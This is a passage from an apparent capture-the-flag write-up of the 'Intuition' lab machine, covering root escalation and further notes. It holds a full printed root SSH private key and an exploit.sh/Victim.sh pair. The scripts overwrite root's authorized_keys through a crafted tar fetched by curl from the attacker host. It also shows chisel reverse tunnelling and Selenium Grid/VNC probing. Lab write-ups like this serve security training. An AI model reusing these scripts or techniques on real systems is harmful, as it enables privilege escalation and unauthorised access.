OVAbnD+PJj63q3Zr5bo0YfcsxD5hxXaJMdL6mM6Wsex2wmbk+M9ySLHEMAvW77CcOQebdk3OP1HD
5RaC3IBpuEN4j9dE1ZpMSdieiN9G9dYajWQdYGVeaQEHBErOkYt1j9lwbmMVs6yKWcQZIJ/LA22W
bXJQUZDyScs= pyp@Ghost
```

But why are we getting a password (after trying to test the key) and everything is right? Let us look at the file in `ls -la`:

```
root@intuition:~/.ssh# ls -la
total 20
```

```
drwx------  2 root root 4096 Apr 30 04:47 .
drwx------ 10 root root 4096 Apr 30 03:46 ..
-rw-r--r--  1 1000 1000  563 Apr 30 04:48 authorized_keys
-rw-------  1 root root 2590 Oct 21  2023 id_rsa
-rw-r--r--  1 root root  564 Aug 20  2023 id_rsa.pub
```

We see it is owned by a user `1000:1000`, who honestly I cant figure it. It seems that permissions change, from the root user to an unknown user, `non-root user`. That makes more sense. From that there is no real SSH connection that can be made, and we can therefore not get shell as root.
NB: We therefore need to create the `tarball` as **root** in order to gain root privileges.
After repeating the same processes as root:

```
└─$ ssh -i root.key root@intuition
Last login: Tue Apr 30 04:49:27 2024 from 10.10.14.12
root@intuition:~# whoami
root
root@intuition:~# cat root.txt
2f85c74db0d5e9cbb8921342720b3e08
```

And we get ssh connection!
We can grab root's private key for later use:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAo4Ls/s2mrp2hQVoKi9svIbQEuCH4+QK8Aj6kxfuPejezPGysOjsQ
R12ytN3UzUVGNoYmDaZ5X+89orCuM0tO4+yctYhxd4bSeBtZHIIkuPzZGYN3zUJtT6XEGa
/k7HqLfwdguvoGhkksfYhsCSgur3XjXAQwilSlJcA9Y1UxP9QQxWRMrzQXgyLnteUoIXD1
UOm2FuKwfkg2glGuOmLNcDCIQG2jhgFgDbgXRb5YndrFPB5Ai/ZwDBMkjzVLyUvEcIV5lm
0ryTF9zSStz9OZW5xq6hLyRRohi5igjsGKjpCHU4uAbNhlZnjpyIpdoK/BiQChaBPCZdBf
S7mqJSh1LeRq5F7iLu1cZxSnOb/JBAlOptdEFuGa5RxewoGLR+x0kdCICwgWupi3cIyhRo
hmDTtpavfEDWgEGTYj65uprI2quU6j1jwgJfZG9gPh8zWav3zfSlDmbK98vvHePfMvqwdR
qVRgXzccPqdwIpU2Yqrk68TL0G8O4QnUAkqWq9qtAAAFgGv/8g9r//IPAAAAB3NzaC1yc2
EAAAGBAKOC7P7Npq6doUFaCovbLyG0BLgh+PkCvAI+pMX7j3o3szxsrDo7EEddsrTd1M1F
RjaGJg2meV/vPaKwrjNLTuPsnLWIcXeG0ngbWRyCJLj82RmDd81CbU+lxBmv5Ox6i38HYL
r6BoZJLH2IbAkoLq9141wEMIpUpSXAPWNVMT/UEMVkTK80F4Mi57XlKCFw9VDpthbisH5I
NoJRrjpizXAwiEBto4YBYA24F0W+WJ3axTweQIv2cAwTJI81S8lLxHCFeZZtK8kxfc0krc
/TmVucauoS8kUaIYuYoI7Bio6Qh1OLgGzYZWZ46ciKXaCvwYkAoWgTwmXQX0u5qiUodS3k
auRe4i7tXGcUpzm/yQQJTqbXRBbhmuUcXsKBi0fsdJHQiAsIFrqYt3CMoUaIZg07aWr3xA
1oBBk2I+ubqayNqrlOo9Y8ICX2RvYD4fM1mr9830pQ5myvfL7x3j3zL6sHUalUYF83HD6n
cCKVNmKq5OvEy9BvDuEJ1AJKlqvarQAAAAMBAAEAAAGAAYw2Cry5l4IzH4zm9/yYIp0zRO
bqwLik55neMhLigHP8hKrmqm/FWgI/Xx+RFGxTxiUDlod9M0pEGWvLX6hBKT55G+1xstbv
hmbZM2rhRsWl7Gw70GaQ5aXFCGqLeS2Ob80LE69VgSSPgOoEqRrcmO6TELDoILcSZRwVDg
FQGQbnLbx4Tq7oi2Y42UDqXf6quRxX4TmTasPrjX+RGEkNIW25gcVH50x7XfCLJS7bDzYd
```

```
6HwaJ6OqhdgR4C/PStV7v6DfgjD92/m/8S+72vbiZypVy/uXTVe4qDko1DhYqI2Mcb4uxw
9veijKtY3Z413ZnGKLmcjuzjayzuUQQrkluLZMJvg7+BsHiiXcjzQKPvQ5HN8LGhjdnGWO
mMdG1/4rXhkJENamyWisdkKTv61BXFEbCGSZpbJuADdvdLS0hdBVhLLnlHjvG416CxcB5K
by0hKhsMOJ2VbBKuLTaVvTWCDZThdS2pjWlEZZzfV1hFwuG7PlFWJ8D0zdEOycKmeFAAAA
wQDBLlZKQIJKHWPyN2LiftWRyeFAzG/+xeq/u4eEFzM0QliKuWIgzm8th/LsPBn7wsiQvz
Mktc6q4iD+9dlNyHUNk8Kh1Bxd0188if7cR/0XxlNfbVmc7lXxySjPgjkLRn3ZxVxErYCK
7w/Sq9SO42sT9U0BsCD4+zeDzbpJmWY27+cvV6UpJsKAbzFwOgapqUCANfdgyv/d24CqA5
6IY3yS2RTYZf/fo87EGWBFbgjUAc0GErBF7C2HuZYgJGuRG0sAAADBAOQGD/i7EXaJazmI
GQtrgYigKkR4b+JODNv5iVOkbP8Q+JaN3ytlWvzOTmga8vkDhcdBbVptKzqNO/3Dq09Tmu
W5/lVjZ7aorksK7G0hvBDVEkagiXiWk/ChNwK+yEp1yL0XRsJ+ElgRBpmxxeBrWvOY+jsv
kJDsNA5dOG+SR5nrDXN01IkkfloIuMZPhBuSn/WCvmjOynca+MA00q9gkKAvkXHRV5kzYO
TbTuKlU7hAS0cgOY/p/MTve7JHaw8CAwAAAMEAt5KdT+e7Act1pX2c3sm/NvZaYIaVQlLA
qNGxASDhNox9SQsr0Pl9lJyhSV5zpOReDMpaBXO5f6dpE/aefk/sXD3gRjDgiXbCztatkR
Ta4WcbDBmTxK+RGFCm2qMkIlMIKUtqDaRyIhlrrHhcMDAmGdrT0A3KRHb8NSxqq221OGLJ
aorfYLBcILL73QKCBg9R2x+BSP8shGTZJ98sxTlUXbZISfXrgX+9F6jhtORouWXeDx0GYA
/SyH9wMrVGJ+mPAAAACnJvb3RAbG9jYWw=
-----END OPENSSH PRIVATE KEY-----
```

We can automate the second `Arbitrary Write attack` by using the following script:

- Attacker (exploit.sh)

```
#!/usr/bin/bash

# Testing for root user
#!/bin/bash

# Testing for root user

if [[ $UID != 0 ]]; then
    echo "[-] Root user is required!"
    exit 1
fi

# Creating a tar file
echo "[*] Creating the tar file..."
mkdir /tmp/mine && cd /tmp/mine
mkdir meta && echo "pyp" > meta/main.yml
ssh-keygen -f root -N "" # Blank password
chmod 600 root*
ln -s /root/.ssh/authorized_keys pyp && tar -cvf pyp.tar pyp meta/main.yml
rm pyp && cp root.pub pyp
tar --append --file=pyp.tar pyp
echo "[+] TAR file created!"
```

```
# listening on a web server
echo "[+] Listening on port 80..."
python3 -m http.server 80

# Finished exploit
echo "[+]Exploit finished"
cd -
rm -rf /tmp/mine
```

- Victim.sh

```
#!/usr/bin/bash

attacker_ip="10.10.14.12"
attacker_port="80"

random_string=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 8 | head -n
1)
json_name=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 8 | head -n 1)

# Initializing
echo "[*] Getting file from server..."
mkdir /tmp/temp_poc && cd /tmp/temp_poc
curl "http://$attacker_ip:$attacker_port/pyp.tar" -o $random_string.tar
2>/dev/null
echo "[+] File retrieved..."

echo "[*] Executing the payload"
echo "{\"run\" : {\"action\" : \"install\", \"role_file\" :
\"$random_string.tar\"},\"auth_code\": \"UHI75GHINKOP\"}" >> $json_name.json
cat $json_name.json
sudo /opt/runner2/runner2 $json_name.json # Password required
cd -
rm -rf /tmp/temp_poc
```

With that we conclude the box, as far as the normal things are concerned!

03 - Further Notes

References and Links

Bypassing URL blacklisting by urllib 3.11: https://vsociety.medium.com/cve-2023-24329-bypassing-url-blackslisting-using-blank-in-python-urllib-library-ee438679351d
Getting arbitrary write as root:

https://github.com/ansible/ansible/blob/1e930684bc0a76ec3d094cd326738ad26416541c/test/integration/targets/ansible-galaxy-role/files/create-role-archive.py

Vital key points

User (Foothold)

Configuration of the web server is the one that allowed access to the ftp server.
The `urllib` run an outdated version that easily allowed us to gain a CSRF (we forced the browser to execute a server request to a resource on the machine) inorder to do LFI (we could read files from the server using the CSRF). We were even able to use the CSRF to create `ftp` request and gain access to the `dev_acc` SSH key.

Root

We used the intended and unintended method to gain access to the server through `lopez` user. The suricata logs are run by the suricata software that tries to keep intruders away.

There was another way to get root and it was to get access to the `docker` container that was serving the `/app/code/app.py` for us. From there, we can escape the container by taking advantage of the `cap_mknod` privilege in the container to mount the (namespace) `box` on the partition `sda` on the container and hence be able to read files from the partition itself.
We summarize all 3 ways below.

There were 3 ways to root:

1. Using `lopez` account to do a command injection and get shell (simplest way to get root)
2. Using `lopez` account to do an `arbitrary write` and overwrite file contents of the `authorizec keys`. This way is slightly messy as it renders `root.key` useless, but you can always restore.
3. Using `selenium` to get shell on the docker container and eventually mount the namespace of the box on the docker container. Through `/proc/id/root` we can be able to escape the container and extracts root's key.
   From above we can further discuss the 3rd method, which is very unintended, as the last step before closing this chapter

Selenium takeover

By use of `selenium`, the driver that is running the `bots` executing the `XSS`, we can be able to utilize the `VNC` session to get shell on the box.

Connecting to the port

We can forward the traffic of the specific site using chisel. It allows us to proxy through it and be able to forward our traffic to the box:

- Attacker

```
cat /etc/proxychains.conf | xclip -sel clipboard
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#
dynamic_chain
proxy_dns

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

[SNIPPED]
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1 1080 # Chisel configuration

└─$ scp -i priv.key ../chisel dev_acc@comprezzor.htb:/tmp/mine/
chisel

# In www directory
└─$ ./chisel server --port 8001 --reverse
2024/04/30 19:08:56 server: Reverse tunnelling enabled
2024/04/30 19:08:56 server: Fingerprint
8HGYO3+uOYqhj62VImZQaRk6pRkVXbTFgCaysIr/X5w=
2024/04/30 19:08:56 server: Listening on http://0.0.0.0:8001
```


- Victim

```
└─$ ssh -i priv.key dev_acc@comprezzor.htb
dev_acc@intuition:~$ cd /tmp
dev_acc@intuition:/tmp$ mkdir mine
dev_acc@intuition:/tmp$ cd mine
dev_acc@intuition:/tmp/mine$ ls -la
total 8460
drwxrwxr-x  2 dev_acc dev_acc    4096 Apr 30 16:10 .
```

```
drwxrwxrwt 14 root    root       4096 Apr 30 16:09 ..
-rwxr-xr-x  1 dev_acc dev_acc 8654848 Apr 30 16:10 chisel
dev_acc@intuition:/tmp/mine$ ./chisel client 10.10.14.12:8001 R:socks
2024/04/30 16:11:49 client: Connecting to ws://10.10.14.12:8001
2024/04/30 16:11:52 client: Connected (Latency 320.109177ms)
```

With that set up, we can be able to access the site.

```
dev_acc@intuition:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:4444          0.0.0.0:*               LISTEN
tcp        0      0 172.21.0.1:21           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:21            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:38611         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:4444          127.0.0.1:39446
ESTABLISHED
tcp        0      0 172.21.0.1:80           172.21.0.4:36958
ESTABLISHED
tcp       39      0 10.129.45.124:49818     10.10.14.12:8001
CLOSE_WAIT
tcp        0      0 10.129.45.124:33132     10.10.14.12:8001
ESTABLISHED
tcp        0      0 127.0.0.1:8080          127.0.0.1:34740
TIME_WAIT
tcp        0      0 127.0.0.1:8080          127.0.0.1:34730
TIME_WAIT
tcp        0      0 127.0.0.1:39446         127.0.0.1:4444
ESTABLISHED
tcp        0    260 10.129.45.124:22        10.10.14.12:40536
ESTABLISHED
tcp        0      0 10.129.45.124:22        10.10.14.12:43996
ESTABLISHED
tcp        0      0 172.21.0.1:39394        172.21.0.4:4444
ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN

Docker container: 172.21.0.4:4444
```



From above we see the `Selenium Grid version: 4.19.1`, which allows us to do the first part of the exploit(selenium takeover).
But first, let us discuss some few things:

General idea of the POC

Let us gather information from all sources:https://www.selenium.dev/documentation/grid/applicability/

Documentation / Grid / When to Use Grid v4.0

When to Use Grid

Is Grid right for you?

When would you use a Selenium Grid?

- To run your tests in parallel, against different browser types, browser versions, operating systems
- To reduce the time needed to execute a test suite

Selenium Grid runs test suites in parallel against multiple machines (called Nodes). For large and long-running test suites, this can save minutes, hours, or perhaps days. This shortens the turnaround time for test results as your application under test (AUT) changes.

Grid can run tests (in parallel) against multiple different browsers, and it can run against multiple instances of the same browser. As an example, let's imagine a Grid with six Nodes. The first machine has Firefox's latest version, the second has Firefox "latest minus one", the third gets the latest Chrome, and the remaining three machines are Mac Minis, which allows for three tests to run in parallel on the latest version of Safari.

Execution time can be expressed as a simple formula:

```
Number of Tests * Average Test Time / Number of Nodes = Total Execution Time
```

```
  15     *     45s      /      1      =     11m 15s   // Without Grid
  15     *     45s      /      5      =     2m 15s    // Grid with 5 Nodes
  15     *     45s      /      15     =     45s       // Grid with 15 Nodes
 100     *     120s     /      15     =     13m 20s   // Would take over 3 hours without Grid
```

As the test suite is executing, the Grid allocates the tests to run against these browsers as configured in the tests.

A configuration such as this can greatly speed up the execution time of even the largest Selenium test suites.

Selenium Grid is a completely native part of the Selenium project, and is maintained in parallel by the same team of committers who work in the core Selenium

Node

A Grid can contain multiple **Nodes**. Each **Node** manages the slots for the available browsers of the machine where it is running.

The **Node** registers itself to the **Distributor** through the **Event Bus**, and its configuration is sent as part of the registration message.

By default, the **Node** auto-registers all browser drivers available on the path of the machine where it runs. It also creates one slot per available CPU for Chromium based browsers and Firefox. For Safari, only one slot is created. Through a specific configuration, it can run sessions in Docker containers or relay commands.

A **Node** only executes the received commands, it does not evaluate, make judgments, or control anything other than the flow of commands and responses. The machines where the **Node** is running does not need to have the same operating system as the other components. For example, A Windows **Node** might have the capability of offering IE Mode on Edge as a browser option, whereas this would not be possible on Linux or Mac, and a Grid can have multiple **Nodes** configured with Windows, Mac, or Linux.

In Selenium grid, the user is allowed to manage nodes in the environment. Selenium runs a

docker instance on the machine and hence a docker ip address is issued and is mapped to the `localhost:4444`, such our case:

```
tcp        0      0 127.0.0.1:4444          0.0.0.0:*               LISTEN
```

This allows the Selenium grid instance to run and hence we are able to access the docker container on the host by use of chisel. We can retrieve the status of the selenium grid through the command:

```
└─$ curl "http://172.21.0.4:4444/status" --proxy socks5://127.0.0.1:1080
{
  "value": {
    "ready": false,
    "message": "Selenium Grid not ready.",
    "nodes": [
      {
        "id": "ef278a4d-fb61-461d-b76c-462dbc94f651",
        "uri": "http:\u002f\u002f172.21.0.4:4444",
        "maxSessions": 1,
        "osInfo": {
[SNIPPED]
```

With the above, we can query endpoints and be able to do some very interesting things:


- Session owner:

  Check session owner

  To check if a session belongs to a Node, use the cURL command enlisted below.

  ```
  cURL --request GET 'http://localhost:5555/se/grid/node/owner/<session-id>' --header 'X-REGISTRATION-SECRET: <secret>'
  ```

  We need a secret that was used for registeration, we can easily find through google search:
  https://github.com/SeleniumHQ/docker-selenium/issues/1772


  


  So we get to know its secret, and with that we can check the session owner:


```
└─$ curl --request GET "http://127.0.0.1:4444/se/grid/node/owner/3d875047-
c157-45c0-9e46-6baed37fb5f8" --header 'X-REGISTRATION-SECRET;' --proxy
socks5://127.0.0.1:1080
{
```

```
  "value": {
    "stacktrace": "",
    "error": "unknown command",
    "message": "Unable to find handler for (GET)
\u002fse\u002fgrid\u002fnode\u002fowner\u002f3d875047-c157-45c0-9e46-
6baed37fb5f8"
  }
```


The message fails but the VNC connection allows the password:








We see the above panel.

One of the features of selenium is the `menu` option it offers when you `righ-click` the desktop:

The option is offered through `fluxbox` and we can read more on it:

> Introduction
>
> In Unix computing, **Fluxbox** is a fast and light WindowManager for the X Window System based on Blackbox 0.61.1. and compatible with it. It has support for KDE and Gnome applications.

https://wiki.debian.org/FluxBox



We can confirm that the page exists using the `csrf` that we created:

